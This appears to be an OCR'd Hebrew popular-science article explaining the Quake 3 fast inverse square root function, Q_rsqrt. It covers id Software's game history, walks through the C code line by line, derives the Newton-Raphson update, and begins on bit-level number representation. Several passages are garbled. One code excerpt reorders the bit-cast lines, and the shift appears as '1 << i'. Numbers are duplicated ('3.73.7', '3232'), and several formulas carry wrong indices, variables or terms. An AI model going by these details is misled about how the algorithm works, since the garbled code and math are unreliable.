
אחרי המנוע של קין קרמק עבר להתעסק עם אתגר אחר - מנוע גרפי תלת ממדי. במקום שהעולם יוצג מהצד, הוא מוצג מנקודת המבט של הדמות שאותה משחקים. המשחק המפורסם ביותר שהוציאה החברה עם המנוע הראשון שיצר קרמק נקרא Wolfenstein 3D. ככה זה נראה:

הגרפיקה פה שונה מהותית מזו של קומנדר קין. אצל קומנדר קין, הכל מצוייר ביד והמשחק פשוט מציג את הציורים הללו. לעומת זאת בוולפנשטיין התמונה שהשחקן רואה נוצרת בידי המחשב תוך כדי משחק: מישהו צייר את הטקסטורה של קיר ואפשר לראות שחוזרים עליה שוב ושוב, אבל אותה הטקסטורה מצויירת באופן **קצת שונה** בהתאם לקיר שרואים. אם הקיר רחוק יותר, רואים אותו קטן יותר; אם רואים אותו מהצד, הקיר מוצג בצורה אלכסונית. יש תאורה ויש הצללה (לכל הפחות, הקירות לפעמים בהירים ולפעמים כהים), וכדומה. במילים אחרות, המחשב לוקח תמונה של "איך קיר נראה" ומחשב איך בדיוק הקירות אמורים להיות מוצגים בהתבסס על המיקום הנוכחי של השחקן ושאר הפרטים שבזירה.

שימו לב שהמשחק עצמו הוא **דו-ממדי**: הדמות של השחקן יכולה לנוע רק ימינה, שמאלה, קדימה ואחורה (וכמובן, באלכסון שהוא שילוב של שניים מאלו). אין במשחק הזה אפשרות ללכת "למעלה" ו"למטה" בכלל. החשיבות היא בנקודת המבט של השחקן, לא במספר כיווני התנועה שלו. למשחק מסוג זה קוראים "משחק פעולה מגוף ראשון". ומה עושים עם כל הגרפיקה הזו? ובכן, חסכתי את זה מכם בצילום המסך,

אבל הרעיון במשחק (שמבוסס על משחקים משנות השמונים, נטולי גרפיקה תלת מימדית) הוא לשחק חייל אמריקאי יהודי שפולש לכל מני מעוזים נאציים במלחמת העולם השניה ומחסל את יושביהם, כולל היטלר עצמו מתישהו.

כמו עם קין, כך גם עם Wolf3D, המנוע שקרמק יצר בשביל המשחק חולל מהפכה זוטא. הגרפיקה שלו נראתה **טוב** מצד אחד, אבל מצד שני היא נוצרה מספיק מהר כדי שהמשחק ירוץ חלק, כפי שנדרש ממשחק יריות מהיר שכזה. השילוב של שני אלו היה מהפכה של ממש. בואו נראה דוגמאות למשחקים ישנים יותר כדי להבין מה השתנה. ראשית, הנה צילום מסך ממשחק מבוכים בשם Dungeon Master מ-1987:




כאן התמונה נראית תלת ממדית, אבל זו "רמאות" - מישהו צייר ביד את הכל - גם ציור של "קיר קרוב" וגם ציור של "קיר רחוק" וגם ציור של "קיר מהצד" וכדומה. המחיר של זה הוא שאי אפשר לנוע באופן חופשי - הדמות שאותה משחקים יכולה לבצע סיבובים של 90 מעלות ולנוע קדימה ואחורה משבצות שלמות בכל פעם וזהו. ב-Wolf3D התנועה היא חופשית וההרגשה של המשחק היא שונה לגמרי (הרבה יותר מתאימה למשחק יריות).

והנה צילום מסך ממשחק הרפתקאות בשם Castle Master מ-1990:

כאן הגרפיקה היא תלת ממדית לגמרי. יש גם "למעלה" ו"למטה" ואפשר להסתכל אליהם ואפילו סוג של ללכת אליהם (למשל, אפשר ליפול). המחיר הוא שהגרפיקה הזו נראית **ממש לא משהו** והקצב של המשחק איטי (ה"קרבות" כוללים יצורים שעומדים או זזים בצורה לא רציפה ומנסים לפגוע בהם בלי שיש לתזוזה של השחקן שום ערך מוסף). המשחק עצמו די מהנה ומבוסס בעיקרו על פאזלים ועל שיטוט וחיפוש של דברים, אבל **זה לא משחק פעולה**.

מה שאני רוצה לומר לכם בסיפור הארוך הזה הוא כמה דברים שלטעמי הם קריטיים כדי להעריך את קטע הקוד המוזר שלעיל:

- גרפיקה היא דבר חשוב ביותר במשחקי מחשב.
- כשמדובר על משחקי פעולה תלת ממדיים אי אפשר להתפשר לא על איכות הגרפיקה ולא על מהירות המשחק. חייבים להיות יצירתיים ולהשיג את שניהם.
- בזמנו הדרך להשיג את הדברים הללו הייתה על ידי התחכמויות ברמת הקוד.
- ג'ון קרמק היה חתיכת פורץ דרך רציני למרות שבקושי מכירים את השם שלו מחוץ לחוגים הרלוונטיים.

במקרה הספציפי של Wolf3D ההשקעה השתלמה. היה כאן שילוב של המנוע הגרפי, העיצוב הסגנוני של המשחק והאופן החכם שבו הוא הופץ (הפצה חינמית של החלק הראשון שלו, מודל שעבד לא רע גם עם קומנדר קין) והמשחק היה הצלחה גדולה. id software ראתה כי טוב והמשיכה בכיוון של משחקי יריות מגוף ראשון. ג'ון קרמק יצר מנוע תלת ממדי חדש ומתוחכם בהרבה מזה של Wolf3D, ועל בסיסו עוצב אחד ממשחקי המחשב החשובים ביותר בהיסטוריה .Doom - בבסיסו, דום הוא כמו Wolf3Dרק עם שדים

במקום נאצים והגיהנום במקום טירה. לאחר ההצלחה הגדולה של דום (וההמשך שלו) עברה החברה לסדרה חדשה של משחקי יריות מתלת מימד .Quake - שבהם העלילה היא... אה... טוב, למי אכפת בכלל. ב-1999 יצא Quake 3 שבו כל הקונספט הזה של עלילה די נזנח לטובת קרבות מרובי משתתפים. בשלב הזה הגרפיקה כבר נראתה הרבה, הרבה יותר טוב והייתה תלת מימדית באופן מלא:

מה השתנה בשנים שחלפו שאיפשר גרפיקה יותר טובה? ראשית, המחשבים היו יותר חזקים. שנית, הם התחילו להשתמש ברכיבי חומרה ייעודיים להצגת גרפיקה (מה שנקרא בשעתו "מאיץ גרפי"). אבל תכנות חכם של המנוע עדיין היה אספקט קריטי, והמנוע שמאחורי Quake 3 היה מוצלח מאוד. לכן כשג'ון קרמק הודיע בשנת 2005 שקוד המקור המלא של המנוע ישוחרר לרשת לטובת כל מי שבא לו לקרוא אותו (בינתיים כבר פותח המנוע הבא בתור) הייתה שמחה גדולה. ואנשים רצו לקרוא את הקוד. ואז התגלה בו קטע הקוד הקצרצר שבו אנחנו עוסקים כאן.

עוד מעט אסביר מה בדיוק הקוד הזה עושה, אבל בקצרה: הוא עוזר, בצורה חכמה מאוד, לעשות גרפיקה יפה ומהירה וכבר הסכמנו שזה חשוב. השאלה המעניינת יותר היא **מי** כתב אותו, ומתי. מן הסתם החשוד המיידי היה ג'ון קרמק עצמו, אבל כששאלו אותו הוא אמר בפשטות שלא, זה לא הוא, אולי זה הברנש האחר ההוא... אבל גם הברנש האחר ההוא הכחיש כל קשר. אפשר לקרוא עוד על החיפוש כאן. השורה התחתונה - לאף אחד אין מושג מי כתב את הקוד הזה. כנראה שהוא עתיק בהרבה מאשר המנוע של Quake 3 ולא ברור איך בדיוק התגלגל לשם. פשוט תעלומה. זה לא לגמרי מפתיע - ככה זה עם קוד מחשב רציני, יש דברים ש"מתגלגלים" פנימה בלי שלאף אחד יהיה מושג אחר כך מה הולך כאן. אבל הקוד הזה הוא דוגמה יפה במיוחד לכך. בעיקר כי הוא עושה את מה שהוא אמור לעשות בצורה יעילה עד להפתיע. זה קצת מזכיר את הסיפור של הסנדלר הכושל שגמדים באו בלילה ועשו את העבודה שלו בשבילו, ובצורה טובה בהרבה.

## פרק שני (שבו אנחנו לומדים לקרוא קוד שנראה כמו ג'יבריש ומבינים הכל אבל לא מבינים שום דבר)

לפני שנתחיל לצלול לקוד, בואו נבהיר מה הוא עושה: זו פונקציה שלוקחת מספר $x$ ומחשבת את $\frac{1}{\sqrt{x}}$, כלומר את ההופכי של השורש של $x$. זה הכל. למה זה חשוב לגרפיקה? אסביר זאת בהמשך, אבל בשורת מחץ אחת: כי ככה מנרמלים וקטורים. שאלה אחרת היא למה לעשות את זה ככה ולא לבנות כמו בני אדם שפויים פונקציה שלוקחת את $x$ ומחשבת את $\sqrt{x}$ ואחר כך אפשר לעשות פעולת חילוק רגילה ולחשב את $\frac{1}{\sqrt{x}}$ כמו בני תרבות. התשובה היא **יעילות**. יעילות היא מילת המפתח בכל מה שאנחנו עושים פה. פעולת חילוק היא בדרך כלל פעולה **יקרה לביצוע** יחסית; אם אפשר להימנע ממנה, למה לא. להבדיל, פעולת כפל היא פחות יקרה, אז אם יש לנו פונקציה יעילה מאוד שמחשבת את $\frac{1}{\sqrt{x}}$ יחסית קל לחשב את $\sqrt{x}$: פשוט מחשבים את המכפלה $x \cdot \frac{1}{\sqrt{x}}$. המחיר של קודם כל לחשב ביעילות את $\frac{1}{\sqrt{x}}$, ואז לבצע את ההכפלה יהיה זול יותר מאשר המחיר של קודם לחשב את $\sqrt{x}$ ואז לחשב את המנה $\frac{1}{\sqrt{x}}$.

קחו מבט נוסף על הקוד, עכשיו כשאתם יודעים מה הוא אמור לעשות. האם אתם מרגישים קצת מוזר? אני מרגיש **מאוד** מוזר. חישוב שורש... זה משהו שאמור להיות מסובך, לא? איך אפשר שקוד יבצע גם חישוב שורש וגם הופכי שלו ביחד בכל כך מעט שורות קוד, ויעשה את זה מהיר ומדויק? משהו פה מרגיש כאילו הוא לא מסתדר. אבל הכל מסתדר - זה עובד, וזה עובד מאוד יפה.

```
552  float Q_rsqrt( float number )
553  {
554          long i;
555          float x2, y;
556          const float threehalfs = 1.5F;
557
558          x2 = number * 0.5F;
559          y  = number;
560          i  = * ( long * ) &y;                       // evil floating point bit level hacking
561          i  = 0x5f3759df - ( i >> 1 );               // what the fuck?
562          y  = * ( float * ) &i;
563          y  = y * ( threehalfs - ( x2 * y * y ) );   // 1st iteration
564  //      y  = y * ( threehalfs - ( x2 * y * y ) );   // 2nd iteration, this can be removed
```

בואו נסביר את הקוד שורה שורה, עבור מי שלא מכיר שפות תכנות. אין כאן שום דבר שמעבר ליכולת ההבנה שלכם - זה קוד מאוד פשוט. רק טיפה טרמינולוגיה קודם: כשאני מדבר על "מספר ממשי" אני מתכוון לכל מספר שאנחנו יודעים לכתוב עם ייצוג עשרוני, למשל 3 או 3.141 או 0.333 וכדומה. ליתר דיוק, אני מתכוון רק לאלו מתוכם שאנחנו יודעים לייצג במחשב, אבל מי אלו בדיוק נראה רק בהמשך. באופן דומה, "מספר שלם" הוא מספר שאין לו כלום אחרי הנקודה העשרונית. 3 הוא שלם ו-3.1 או 0.3 הם לא שלמים. גם על השלמים יש הגבלה, שלא אתאר כרגע, לגבי מי מהם יכול להיות מיוצג במחשב.

```
float Q_rsqrt( float number )
```

השורה הראשונה הזו אומרת "שלום בוקר טוב אני פונקציה ושמי הוא Q_rsqrt (אני מנחש ש-rsqrt זה קיצור של reciprocal square root - ההופכי של שורש ריבועי), אני מקבלת קלט בשם number שהוא מספר ממשי ומחזירה פלט שגם הוא מספר ממשי". מה שאולי לא ברור לכם הוא למה משתמשים במילה float כדי לתאר מספר ממשי; הסיבה לכך היא שבשפת C, מספרים ממשיים מיוצגים על ידי שיטת ייצוג שנקראת **נקודה צפה** ואתאר בהמשך המאמר. אתם לא באמת צריכים להבין אותה בשלב הזה.

שלוש השורות הבאות מגדירות משתנים וקבועים שבהם ישתמשו בהמשך הפונקציה:

```
long i;
float x2, y;
const float threehalfs = 1.5F;
```

המשתנים x2 ו-y שניהם מספרים ממשיים. לעומת זאת i הוא **מספר שלם**. זה חשוב כי מספרים שלמים מיוצגים בצורה שונה מאשר מספרים ממשיים כלליים. המילה long נובעת מכך שיש שיטות שונות לייצג מספרים שלמים ב-C שנבדלות בגודל המקסימלי של המספרים שאפשר לייצג. שם מקובל למספר שלם הוא int, קיצור של Integer; השם long בא לומר שהמספר השלם הולך להיות גדול יחסית - לכל הפחות בתחום מספרים סביב 0 שגודלו $2^{32}$, ואולי גם יותר (לא ניכנס פה לדקויות של הגדרות טיפוסים ב-C, זו זוועה שאין כמוה).

השורה האחרונה מגדירה **קבוע**: משתנה שערכו נקבע מראש ולא ישתנה אחר כך. במקרה הנוכחי, threehalfs מוגדר להיות בדיוק מה ששמו מרמז: המספר 1.5 כאשר הייצוג שלו הוא על ידי float (זה ה-F שבסוף). למה צריך את הקבוע הזה? בהמשך, כשנראה את החישובים שעומדים מאחורי הפונקציה הזו, נראה שהוא אכן צץ מעצמו.

שתי השורות הבאות מאתחלות את המשתנים שהוגדרו קודם:

```
x2 = number * 0.5F;
y = number;
```

כלומר $y$, הוא כרגע בדיוק המספר שקיבלנו בתור קלט, ו-$x2$ הוא חצי ממנו. למה צריך את זה? נראה אחר כך.

שלוש השורות הבאות הן ללא ספק החלק הכי לא ברור בכל הקוד:

```
i = * ( long * ) &y; // evil floating point bit level hacking
y = * ( float * ) &i;
i = 0x5f3759df - ( i >> 1 ); // what the fuck?
```

ראשית, הטקסט האנגלי שמופיע אחרי זוג הלוכסנים בסוף שתי השורות הראשונות הוא **הערה**, כלומר משהו שלא רץ בפועל אלא קיים שם למען הדורות הבאים שיקראו את הקוד. אני מנחש שמי שהוסיף את ההערות הללו לא היה המתכנת המקורי אלא מישהו שניסה להבין מה בעצם הוא עשה שם, וכפי שניתן לראות, השורה האמצעית די בלבלה אותו... כל שלוש השורות הללו הן לחלוטין בלתי קריאות למי שלא

מכיר C, אבל קל להסביר את ה"בערך" של מה שהן עושות: השורה הראשונה אומרת "קח את המספר הממשי y ותתייחס אליו לרגע בתור מספר שלם, ואת זה תציב ב-i". השורה האחרונה אומרת "קח את המספר השלם i ותתייחס אליו לרגע בתור מספר ממשי ואת זה תציב ב-y". מפתה לומר שמתבצעת פה **המרה** ממספר ממשי למספר שלם, וההפך. אבל זה **ממש לא** מה שקורה פה. המרה היא תהליך מתוחכם שבו מתבצעת מניפולציה על המספר, למשל 3.73.7 יומר ל- 33 כאשר מבצעים המרה. לא. מה שקורה פה הוא יותר מוזר: אנחנו לוקחים את **האופן שבו המספר הממשי מיוצג במחשב** ומתייחסים לדבר הזה בתור **ייצוג במחשב של מספר שלם**. זה תעלול מוזר מאוד כי שיטות הייצוג של שני סוגי המספרים הללו הן **שונות בתכלית**. אפרט על זה בהמשך.

ואז מגיעה השורה האמצעית. דווקא אותה די קל להבין, אבל צריך להכיר את הסימונים. ראשית, הקבוע המסתורי 0x5f3759df. הקבוע הזה הוא בסך הכל דרך ייצוג מקובלת למספר השלם 1597463007, כאשר כותבים אותו ב**בסיס הקסדצימלי**, כלומר בסיס ספירה שבו יש לנו 16 ספרות. ה-0x בהתחלה הוא האופן הסטנדרטי שבו מודיעים לשפת C "הנה עכשיו אני מביא לך מספר בבסיס 16 ולא בבסיס 10 כמו בדרך כלל" וה-d,f הללו שנמצאים שם הם פשוט הספרות עבור 13 ו-15.

קצת יותר מסתורי ה-1 << i הזה. אני אסביר בהמשך למה בדיוק משתמשים בסימון הזה, אבל המשמעות שלו פשוטה - זו חלוקה ב-2. אם כן, כל מה שהשורה הקסומה הזו עושה הוא לקחת את הקבוע 0x5f3759df ולהפחית ממנו את "הקלט של הפונקציה שלנו כאשר הוא מתפרש איכשהו בתור מספר שלם ומחולק ב-2".

למה? למה עושים דבר מוזר כזה? בשביל מה?

התשובה היא שהשורות הללו נותנות לנו **קירוב** לערך של $\frac{1}{\sqrt{x}}$. הקירוב הזה רחוק מלהיות מושלם, אבל הוא טוב בצורה מפתיעה. כדי לשפר את הקירוב הזה עוד יותר מגיעות השורות האחרונות בקוד:

```
y = y * ( threehalfs - ( x2 * y * y ) ); // 1st iteration
// y = y * ( threehalfs - ( x2 * y * y ) ); // 2nd iteration, this can
be removed
```

השורות הללו מבצעות שתיהן בדיוק את אותו חישוב: $y \leftarrow \frac{3}{2} - x_2 y^2$. החישוב הזה הוא מימוש למקרה הספציפי שלנו של שיטת קירוב שנקראת **שיטת ניוטון-רפסון** ואתאר בהמשך. הרעיון בשיטת ניוטון-רפסון הוא שזו שיטה איטרטיבית: כשרוצים לחשב איתה משהו, מתחילים עם קירוב כלשהו שלו, ואז מפעילים על הקירוב הזה חישוב שמשפר אותו, שוב, ושוב, ושוב. אחרי כל הפעלה של ניוטון-רפסון הקירוב שלנו משתפר עד שבסוף הוא "קרוב מספיק לצרכים שלנו" ואפשר להפסיק. השיטה הזו פועלת די מהר - על פי רוב לא צריך יותר משלוש-ארבע איטרציות שלה כדי להגיע לקירוב מצויין, אבל הקוד הנוכחי שלנו שאפתני יותר - הוא טוען ש**שתי** איטרציות יספיקו. רגע, לא, הוא טוען אפילו יותר מזה! הוא טוען שאיטרציה **אחת** תספיק! השורה השניה, אם תסתכלו טוב, כולה הערה: היא מתחילה בשני לוכסנים. כנראה שמה שקרה הוא שבמקור השורה השניה הייתה חלק מהקוד שרץ בפועל, ומתישהו המתכנת

הרלוונטי אמר "אוקיי בואו נסיר אותה ונראה אם משהו מעניין השתנה" והתוצאה הייתה שמצד אחד הקוד רץ מהר יותר ומצד שני לא נראה שום נזק בעל חשיבות, ולכן הוחלט לוותר על השורה השניה לגמרי.

זה אומר שעיקר העבודה של הפונקציה מתבצעת בשלוש השורות שראינו קודם, של "הקירוב ההתחלתי". איכשהו מתבצע שם קסם שכזה שאחריו מספיקה הפעלה בודדת של ניוטון-רפסון כדי שכל העסק יעבוד טוב.

את שני החלקים הללו של הקוד אפשר להבין באופן בלתי תלוי זה בזה. לכן אתחיל דווקא מהתיאור של ניוטון-רפסון, שהיא שיטה פשוטה יחסית, ואחר כך אעבור לדבר על הטירוף של שורות הקירוב ההתחלתי.

## פרק שלישי (ובו סקירה מהירה של השיטה המהירה של ניוטון-רפסון)

ניוטון-רפסון היא שיטת **קירוב**. אנחנו רוצים לחשב שורש של מספר כלשהו, למשל $\sqrt{2}$? בשיטת הייצוג העשרוני הרגילה שלנו יש למספר הזה אינסוף ספרות אחרי הנקודה, והן לא מחזוריות. אז נצטרך להפסיק מתישהו. נאמר, אחרי ארבע ספרות זה מספיק לנו? במקרה הזה כל מספר שמתחיל ב-1.4142 יהיה מספיק טוב לנו. מה שניוטון-רפסון עושה הוא לקחת קירוב התחלתי למספר שאנחנו רוצים לחשב, ואז לשפר את הקירוב הזה שוב, ושוב, ושוב. בכל שיפור אנחנו מרוויחים כמה ספרות מדויקות חדשות אחרי הנקודה. כשאנחנו רואים ש"התקבעו" לנו מספיק ספרות, אנחנו עוצרים.

איך הקסם הזה קורה? מעשית, ניוטון-רפסון מנוסח כך: יש לנו פונקציה $f: R \to R$ ואנחנו רוצים למצוא $x$ כך ש-$f(x) = 0$ מה שנקרא, למצוא נקודת חיתוך של $f$ **עם ציר** $x$ למשל, עבור $\sqrt{2}$ אנחנו נסתכל על הפונקציה $f(x) = x^2 - 2$ שאותה קל לנו לחשב באמצעות פעולות בסיסיות בלבד (להבדיל נאמר מהפונקציה $f(x) = x - \sqrt{2}$ שגם אצלה נקודת החיתוך היא ב-$x = \sqrt{2}$ אבל אנחנו לא יודעים איך לחשב אותה). הכלי שבאמצעותו אנחנו ניגשים לבעיה הזו הוא **הנגזרת** של $f$. הרעיון האינטואיטיבי של נגזרת הוא שהיא מאפשרת לנו לקרב את $f$ בכל נקודה על ידי קו ישר - מה שנקרא **קירוב לינארי**. כלומר, למצוא קו ישר ש"באופן מקומי" מתנהג כמו $f$. ההנחה של ניוטון היא שאם $f$. היא נחמדה מספיק ולא משתוללת, ואם אנחנו כבר עכשיו די קרובים לנקודת החיתוך של $f$ עם ציר $x$, אז נקודת החיתוך **של הקירוב הלינארי** של $f$ עם ציר $x$ תהיה אפילו עוד יותר קרובה לנקודת החיתוך האמיתית מאשר המיקום הנוכחי שלנו.

מבחינה חישובית קל מאוד להגיע לנוסחה המדויקת של השיטה - כל כך קל, שאפשר להראות את זה כבר בתיכון לתלמידים שלמדו חדו"א וגאומטריה אנליטית, ואף פעם לא הבנתי למה לא לעשות את זה. הרעיון הוא כזה: נניח שאנחנו כרגע בנקודה xnxn, ואנחנו רוצים למצוא קירוב טוב יותר, $x_{n+1}$. הנגזרת בנקודה $x_n$ היא הערך הפונקציה $f'(x_n)$. המספר הזה הוא **השיפוע** של הקו הישר שמקרב את $f$ בנקודה $x_n$. עכשיו, בגאומטריה אנליטית אנחנו לומדים איך למצוא את השיפוע של הקו הישר שעובר דרך שתי נקודות נתונות. אם הנקודות הן $(x_1, y_1)$ ו-$(x_2, y_2)$ אז השיפוע הוא $\frac{y_2 - y_1}{x_2 - x_1}$ (אלא אם $x_1 = x_2$

ואז הסיפור קצת יותר מסובך). עכשיו, במקרה שלנו אנחנו יודעים על אחת משתי הנקודות - הנקודה $(x_n, f(x_n))$ שבה אנו מחשבים את הקירוב הלינארי. הנקודה השניה שמעניינת אותנו היא נקודת החיתוך של הישר עם ציר $x$, ומה שאנחנו מחפשים הוא את קואורדינטת ה-$x$ שלה, מה שאני קורא לו $x_{n+1}$. כלומר, הנקודה השניה היא $(x_{n+1}, 0)$. נציב את שתי הנקודות הללו ואת הערך של השיפוע במשוואה שתיארתי קודם, ונקבל:

$$\frac{f(x_n) - 0}{x_n - x_{n-1}} = f'(x_n)$$

כלומר, לאחר העברת אגפים נקבל:

$$x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)}$$

למשל, בדוגמא של $f(x) = x^2$ שלנו נקבל ש-$f'(x) = 2x$ ולכן הנוסחה שניוטון-רפסון נותן לנו היא:

$$x_{n+1} = x_n - \frac{x_n^2 - 2}{2x_n}$$

ואם אנחנו רוצים למצוא קירוב ל-$\sqrt{a}$ עבור $a$ כללי, הנוסחה תהיה:

$$x_{n+1} = \frac{1}{2}\left(x_n + \frac{a}{z_n}\right)$$

במילים אחרות, ניוטון-רפסון אומר לנו במקרה הזה "כדאי לכם להסתכל על **הממוצע החשבוני** בין הקירוב הנוכחי שלכם לבין המספר ש'משלים אותו' על ידי כפל ל-$a$". תדמיינו שהמטרה שלנו היא למצוא ריבוע ששטחו $a$. אנחנו מתחילים עם מלבן, ואז לוקחים את הממוצע בין אורכי הצלע הקצרה והארוכה, ובונים מלבן חדש שהמספר שקיבלנו הוא אורך אחת מצלעותיו ואת השניה אנחנו בונים כדי שהשטח יהיה שוב פעם $a$. סדרת המלבנים שלנו תלך ותתקרב לריבוע.

בשביל השיטה הזו למציאת שורש אין צורך בניוטון - היא ככל הנראה הייתה ידועה כבר לבבלים ונמצאת בכתביו של המתמטיקאי הרון מאלכסנדריה. אבל זה נחמד מאוד שהיא מתקבלת מניוטון בתור מקרה פרטי פשוט.

עכשיו, משהבנו בערך מה הולך פה, בואו ניישם את ניוטון עבור המקרה שלנו: אנחנו רוצים לחשב לא את $\sqrt{a}$ אלא את $\frac{1}{\sqrt{a}}$, שהוא קצת יותר מסובך. במקרה הזה, נבחר בתור הפונקציה שלנו את:

$f(x) = \frac{1}{x^2} - a$ ונקבל , $f'(x) = -\frac{2}{x^3}$

לכן:

$$x_{n+1} = x_n + \frac{x_n^2}{2}\left(\frac{1}{x_n^2} - a\right) = x_n + \frac{x_n}{2} - \frac{x_n^3}{2}a = x_n\left(\frac{3}{2} - \frac{a}{2}x_n^2\right)$$

האם הנוסחה האחרונה נראית לכם מוכרת? בואו נסתכל שוב בשורות הרלוונטיות בקוד:

```
const float threehalfs = 1.5F;
x2 = number * 0.5F;
y = y * ( threehalfs - ( x2 * y * y ) ); // 1st iteration
```

השורה האחרונה פה היא **בדיוק** הנוסחה שהגענו אליה כרגע. עד לרמת ה-3232 שנכתב במפורש בקוד והשימוש ב-$x2$ בתור $\frac{a}{2}$. ומה עם $y$? כזכור, הערך שלו הוא הקירוב ההתחלתי שמחושב בצורה מתוחכמת למדי קודם. זה הצעד הבא שנצטרך להבין; אני חושב שאת החלק של הניוטון-רפסון אנחנו מבינים מושלם עכשיו. אנחנו מוכנים לפרק הבא!

## פרק רביעי (ובו ביטים עושים דברים)

בגדול, אפשר לומר שחלק נכבד מהיקום כולל דברים שמורכבים מדברים. יצירות לגו מפוארות מורכבות מאבני לגו בסיסיות. מולקולות חומר פשוטות ומסובכות בנויות מאטומים (והם בתורם בנויים מ... עזבו, לא מאמר בפיזיקה). המידע הגנטי שלנו שמקודד ב-DNA בנוי מארבע "אותיות בסיסיות A,T,C,G". התמונה שאתם רואים במסך המחשב מורכבת מ**פיקסלים** - נקודות על המסך שכל אחת מהן היא בעלת צבע אחיד (שבתורו מורכב משלושה צבעים - אדום, ירוק, כחול - בעוצמות משתנות). כאשר מדברים על משהו שמורכב מאבני יסוד בסיסיות לא מספיק לומר מה אבני היסוד - גם צריך להסביר איך הן מתחברות זו לזו כדי ליצור דברים. אצטון ופרופיונאלדהיד הן שתי מולקולות שונות שמורכבות בדיוק מאותם אטומים אבל מחוברים בצורה שונה. כרגע עומד מולי רובוט לגו שבעזרת אותן אבני בניין בדיוק שלו יכלתי להרכיב גם מסוק או טנדר.

כאשר מדובר על לגו, יש אינספור אבנים בסיסיות, אבל אצלנו במדעי המחשב יש בדיוק שני אבני בניין: הספרות 0 ו-1, שבהקשר הזה נקראות **ביטים**. אנחנו בונים מהן הכל. כל פריט מידע במחשב הוא, בסופו של דבר, ביטים. המספרים השלמים; והמספרים הממשיים; וקומנדר קין והרפתקאותיו והמסמך שאני כותב כרגע וכל המידע שאי פעם נכתב בפייסבוק וכל סרט קולנוע שאי פעם אוכסן במחשב - כולם בסופו של דבר בנויים רק מ-0 ו-1. למה? למה לא לאפשר אבני בניין מורכבות יותר? כי קל, ברמת החומרה של המחשבים, לעבוד רק עם שתי אבני הבניין הללו (בלשון ציורית ולא מדויקת, קל להבדיל ביניהן במערכת אלקטרונית בעזרת "יש זרם חשמלי" ו"אין זרם חשמלי"). גם האופן שבו אנחנו מחברים את 0 ו-1 זה לזה הוא פשוט ביותר - אנחנו פשוט כותבים אותם בשורה. למשל: 011010101

רצף הביטים הזה הוא דוגמא לפריט מידע שמאוחסן במחשב. אבל **איזה** מידע? ובכן, כאן ההקבלה ללגו או למולקולות קצת משתנה. המחשב יכול לקחת את אותה סדרה של אפסים ואחדות ולחשוב עליה כאילו היא מייצגת דברים שונים ומשונים. היא יכולה לייצג מספר, והיא יכולה באותה מידע בדיוק גם לייצג אות. בשל כך המחשב על פי רוב מבצע איזה שהוא סוג של **פירוש** כדי להבין איך לחשוב על הסדרה הזו כרגע. זה דומה לאופן שבו מילים נהגות בתור סדרה של הברות בסיסיות, אבל אותו צליל, בשפות שונות, יכול להיות בעל משמעויות שונות. "היא" בעברית ו-he באנגלית נשמעים אותו דבר אבל הם **מתפרשים** שונה, בהתאם לשומע והשפה שהוא מצפה לשמוע באותו הרגע.

שפות תכנות משתמשות ב**משתנים**. משתנה הוא מקום בזיכרון של המחשב שניתן לו שם קליט בתוך הקוד של התוכניות ובאמצעות השם הזה אפשר לומר לתוכנית לעשות עם המקום הזה דברים - לכתוב שם הרבה פעמים 0, לכתוב שם הרבה פעמים 1, לכתוב 01010101 וכדומה. כדי שלתוכנית יהיה קל להבין מה בדיוק אמור לקרות עם המקום הזה בזכרון, למשתנים בדרך כלל יש **טיפוס** - משהו שכולל מידע על "מה המשתנה אמור לייצג". מה זה בדיוק אומר - זה משתנה משפת תכנות לשפת תכנות, ואפילו מסוג אחד של טיפוס לסוג אחר, מבחינת רמת הפירוט שאליה ההגדרה נכנסת. למשל, זה יכול לכלול מידע על כמות הביטים שהמשתנה משתמש בהם (לפעמים בכמה ביטים **בדיוק** הוא משתמש, ולפעמים בכמה ביטים **לכל הפחות** הוא אמור להשתמש). פרט לכמות הביטים הטיפוס גם כולל לפעמים מידע על איך אמורים להתייחס אליהם. אותנו מעניינים בהקשר של הקוד שלנו שני טיפוסים שבהם משתמשים בשפת C: הראשון הוא long, שמיועד לתאר ערכים מספריים שלמים, והשני הוא float שנועד לתאר מספרים שיכולים להיות גם שבריים ומיוצגים בייצוג שנקרא **נקודה צפה** ואסביר בקרוב.

